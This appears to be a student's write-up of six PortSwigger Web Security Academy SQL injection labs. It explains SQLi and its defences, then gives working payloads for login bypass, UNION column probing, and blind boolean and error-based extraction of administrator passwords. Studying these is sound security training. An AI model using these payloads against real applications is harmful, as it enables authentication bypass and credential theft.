
SQL Injection

Introduction



SQL injection (SQLi) is a web security vulnerability that occurs when user input is incorporated directly into SQL queries without proper validation or parameterization. In such cases, the application treats user-supplied data as part of the query logic rather than as plain input.

This allows an attacker to manipulate the structure of SQL queries by injecting additional syntax, such as logical conditions, comments, or even entire subqueries. As a result, the intended behavior of the query can be altered, enabling unauthorized access to or modification of database data.

SQL injection vulnerabilities most commonly occur in the `WHERE` clause of `SELECT` statements, but they can also appear in other parts of SQL queries, including `INSERT`, `UPDATE`, and `ORDER BY` clauses. The root cause of this vulnerability is typically the use of dynamic query construction through string concatenation combined with insufficient input validation.

Impact

Successful exploitation of SQL injection vulnerabilities can have severe consequences for an application and its users. Potential impacts include:

- Unauthorized access to sensitive data (e.g., user credentials, personal information, financial data)
- Bypassing authentication mechanisms and gaining administrative access
- Modification or deletion of database records
- Execution of arbitrary database queries
- In some cases, escalation to full system compromise depending on database configuration

Because databases often store critical application data, SQL injection can lead to a complete breach of confidentiality, integrity, and availability.

Underlying Vulnerabilities

SQL injection arises due to improper handling of user input within database queries. Common underlying issues include:

- Use of dynamic SQL queries with string concatenation
- Lack of parameterized queries (prepared statements)
- Insufficient input validation and sanitization
- Improper error handling that exposes database errors
- Use of user-controlled input in query structure (e.g., table names, column names, `ORDER BY` clauses)

These weaknesses allow attackers to inject malicious SQL code that alters the intended query execution.

Countermeasures

Preventing SQL injection requires strict separation between query logic and user input, along with secure coding practices:

Parameterized Queries (Prepared Statements)

The most effective defense against SQL injection is the use of parameterized queries. These ensure that user input is treated strictly as data and cannot alter the structure of the SQL query.

Input Validation and Whitelisting

All user input should be validated:

- Use strict input validation rules
- Apply whitelisting for expected values (especially for dynamic query parts like sorting or filtering)


This is particularly important where parameterization cannot be applied (e.g., column names).

Proper Error Handling

Applications should not expose raw database error messages to users, as they may reveal sensitive information about the database structure.

Lab 1 - Retrieving hidden data

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



Task


This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Solution

Send request with `category=Corporate gifts'+OR+1=1--` .



Original query:


```
SELECT * FROM products WHERE category = 'Corporate gifts' OR 1=1--' AND
released = 1;
```

After injection

- `'Corporate gifts'` closes the string
- `OR 1=1` makes the WHERE clause always true
- `--` comments out `AND released = 1`

effectively becomes:

```
SELECT * FROM products WHERE category = 'Corporate gifts' OR 1=1;
```



Notes

Most SQL injection vulnerabilities occur within the `WHERE` clause of a `SELECT` query.


SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

Note that `--` is a comment indicator in SQL. This means that the rest of the query is interpreted as a comment, effectively removing it.

Take care when injecting the condition `OR 1=1` into a SQL query. Even if it appears to be harmless in the context you're injecting into, it's common for applications to use data from a single request in multiple different queries. If your condition reaches an `UPDATE` or `DELETE` statement, for example, it can result in an accidental loss of data.

Lab 2 - Subverting application logic

SQL injection vulnerability allowing login bypass



Task

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

Solution

The application constructs the following SQL query:


```
SELECT * FROM users WHERE username = 'administrator'--' AND password =
'';
```

After injection

- The input `'administrator'--` closes the `username` string.
- `--` comments out the remainder of the query.
- The `password` condition is ignored entirely.


The resulting effective query becomes:

```
SELECT * FROM users WHERE username = 'administrator';
```



Lab 3 - SQL injection UNION attacks

SQL injection UNION attack, determining the number of columns returned by the query



Task

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

Solution

Determine how many columns are being returned from the original query with:


```
/0ab900c20495bbdb819a579e009200a5.web-security-academy.net/filter?category=Accessories%27+ORDER+BY+4--
```

This will return:

Internal Server Error

Internal Server Error

therefore there are 3 columns in original query.



Notes

When an application is vulnerable to SQL injection, and the results of the query are returned within the application's responses, using the `UNION` keyword can retrieve data from other tables within the database. This is commonly known as a **SQL injection UNION attack**.

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

For a `UNION` query to work, two key requirements must be met:

- The individual queries must return the same number of columns.
- The data types in each column must be compatible between the individual queries.

To carry out a SQL injection UNION attack, make sure that your attack meets these two requirements. This normally involves finding out:

- How many columns are being returned from the original query.
- Which columns returned from the original query are of a suitable data type to hold the results from the injected query.

Determining the number of columns required

1. Order by method

One method involves injecting a series of `ORDER BY` clauses and incrementing the specified column index until an error occurs. For example, if the injection point is a quoted string within the `WHERE` clause of the original query, you would submit:

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

When the specified column index exceeds the number of actual columns in the result set, the application might return the database error in its HTTP response, but it may also issue a generic error response. In other cases, it may simply return no results at all. Either way, as long as you can detect some difference in the response, you can infer how many columns are being returned from the query.

2. Union select method

The second method involves submitting a series of `UNION SELECT` payloads specifying a different number of null values:


```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
etc.
```

If the number of nulls does not match the number of columns, the database returns an error.

We use `NULL` as the values returned from the injected `SELECT` query because the data types in each column must be compatible between the original and the injected queries. `NULL` is convertible to every common data type, so it maximizes the chance that the payload will succeed when the column count is correct.

Lab 4 - Blind SQL injection with conditional responses

Blind SQL injection with conditional responses



Task

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Solution


Confirm blind SQL injection

Modify the `TrackingId` cookie to test conditional responses:

```
' AND '1' = '1'
```

Response: **“Welcome back!”** (condition is true)

```
' AND '1' = '2'
```



Response: No “Welcome back” message (condition is false)

This confirms a boolean-based blind SQL injection vulnerability.

Confirm existence of users table

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Response includes “Welcome back!”, confirming that the `users` table exists.

Confirm administrator user exists

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Response is true, confirming the existence of the `administrator` user.

Determine password length

Use a boolean condition to infer password length:

```
' AND (SELECT 'a' FROM users WHERE username='administrator' AND
LENGTH(password) < x)='a
```

By iterating `x`, the password length is determined to be **20 characters**.

Extract password character by character

Extract each character using substring comparison:

```
' AND (SELECT SUBSTRING(password,x,1) FROM users WHERE
username='administrator')='y
```

Where:

- `x` = character position
- `y` = guessed character

Using iterative testing (e.g., binary search over character space), the full password is reconstructed: o2icp5meuu9avg1g8s8e.

Notes

Blind SQL injection occurs when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

The key idea behind blind SQL injection is to send queries that ask the database true or false questions, and observe how the application responds. If the application behaves differently depending on whether a condition is true or false, this behavior can be used to extract data one piece at a time.

Example inputs:

```
' AND 1=1 --
' AND 1=2 --
```

By observing the difference in responses, the attacker can confirm that the injection works. Once the vulnerability is confirmed, the attacker can extract data by testing it one character at a time.

For example:

```
' AND SUBSTRING((SELECT column FROM table WHERE condition), 1, 1) = 'a
```

If the response indicates true, the first character is **a**. If not, the attacker tries another character.

This process can be repeated to extract entire values such as passwords.

Lab 5 - Blind SQL injection with conditional errors

Blind SQL injection with conditional errors

Task

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Solution

Confirm error-based SQL injection

Inject a conditional expression that triggers a divide-by-zero error depending on a boolean condition:

```
'||(
SELECT CASE
    WHEN (1=2)
        THEN ''
    ELSE TO_CHAR(1/0)
END
FROM dual
)||'
```

- If the condition is false (`1=2`), the expression triggers `1/0`
- The application returns an error message, confirming SQL injection is possible

Determine password length

Use the same technique with (Lab 4) `LENGTH()`:

```
'||(SELECT
    CASE WHEN LENGTH(password))=x
        THEN ''
        ELSE TO_CHAR(1/0)
    END
    FROM users WHERE username = 'administrator'
)||'
```

- When the condition is incorrect, a divide-by-zero error is triggered
- Iterating `x` allows determination of the password length

Extract password character by character

Use `SUBSTR()` to extract and compare individual characters:

```
'||(SELECT
    CASE WHEN SUBSTR(password, 7,1) < 'm'
        THEN ''
        ELSE TO_CHAR(1/0)
    END
    FROM users WHERE username = 'administrator'
)||'
```

- Character comparisons are used to infer each character of the password
- Repeating this process for each position reveals the full password

Password is 8a8481smyi8c7hmzhrsy.

Notes

Error-based SQL injection refers to cases where you're able to use error messages to either extract or infer sensitive data from the database, even in blind contexts. The possibilities depend on the configuration of the database and the types of errors the attack is able to trigger:

- inducing the application to return a specific error response based on the result of a boolean expression. You can exploit this in the same way as the conditional responses.
- error messages that output the data returned by the query. This effectively turns otherwise blind SQL injection vulnerabilities into visible ones.

To see how this works, suppose that two requests are sent containing the following `TrackingId` cookie values in turn:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

These inputs use the `CASE` keyword to test a condition and return a different expression depending on whether the expression is true:

- With the first input, the `CASE` expression evaluates to `'a'`, which does not cause any error.
- With the second input, it evaluates to `1/0`, which causes a divide-by-zero error.


If the error causes a difference in the application's HTTP response, you can use this to determine whether the injected condition is true.

Using this technique, you can retrieve data by testing one character at a time:

```
xyz' AND (
SELECT
CASE
    WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) >
'm')
    THEN 1/0
    ELSE 'a'
END
FROM Users)='a
```

Lab 6 - Examining the database in SQL injection attacks (Oracle)

SQL injection attack, querying the database type and version on Oracle



Task

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Solution

Determine number of columns

As in the previous UNION-based lab (Lab 3), the number of columns is determined using `ORDER BY`:

```
' ORDER BY 2 --
```

This indicates the query returns **2 columns** (since higher values cause an error).


Extract database version using UNION attack

Once the column count is known, use a UNION SELECT payload to retrieve the database version string.

Oracle stores version information in `v$version`, so we can extract it using:

```
' UNION SELECT BANNER, NULL FROM v$version --
```

- `BANNER` contains the database version string
- `NULL` is used to match the required number of columns
- The injected result is displayed in the application response



Notes

Useful reference for payloads and techniques: [https://portswigger.net/web-security/sql-injection/cheat-sheet↗](https://portswigger.net/web-security/sql-injection/cheat-sheet)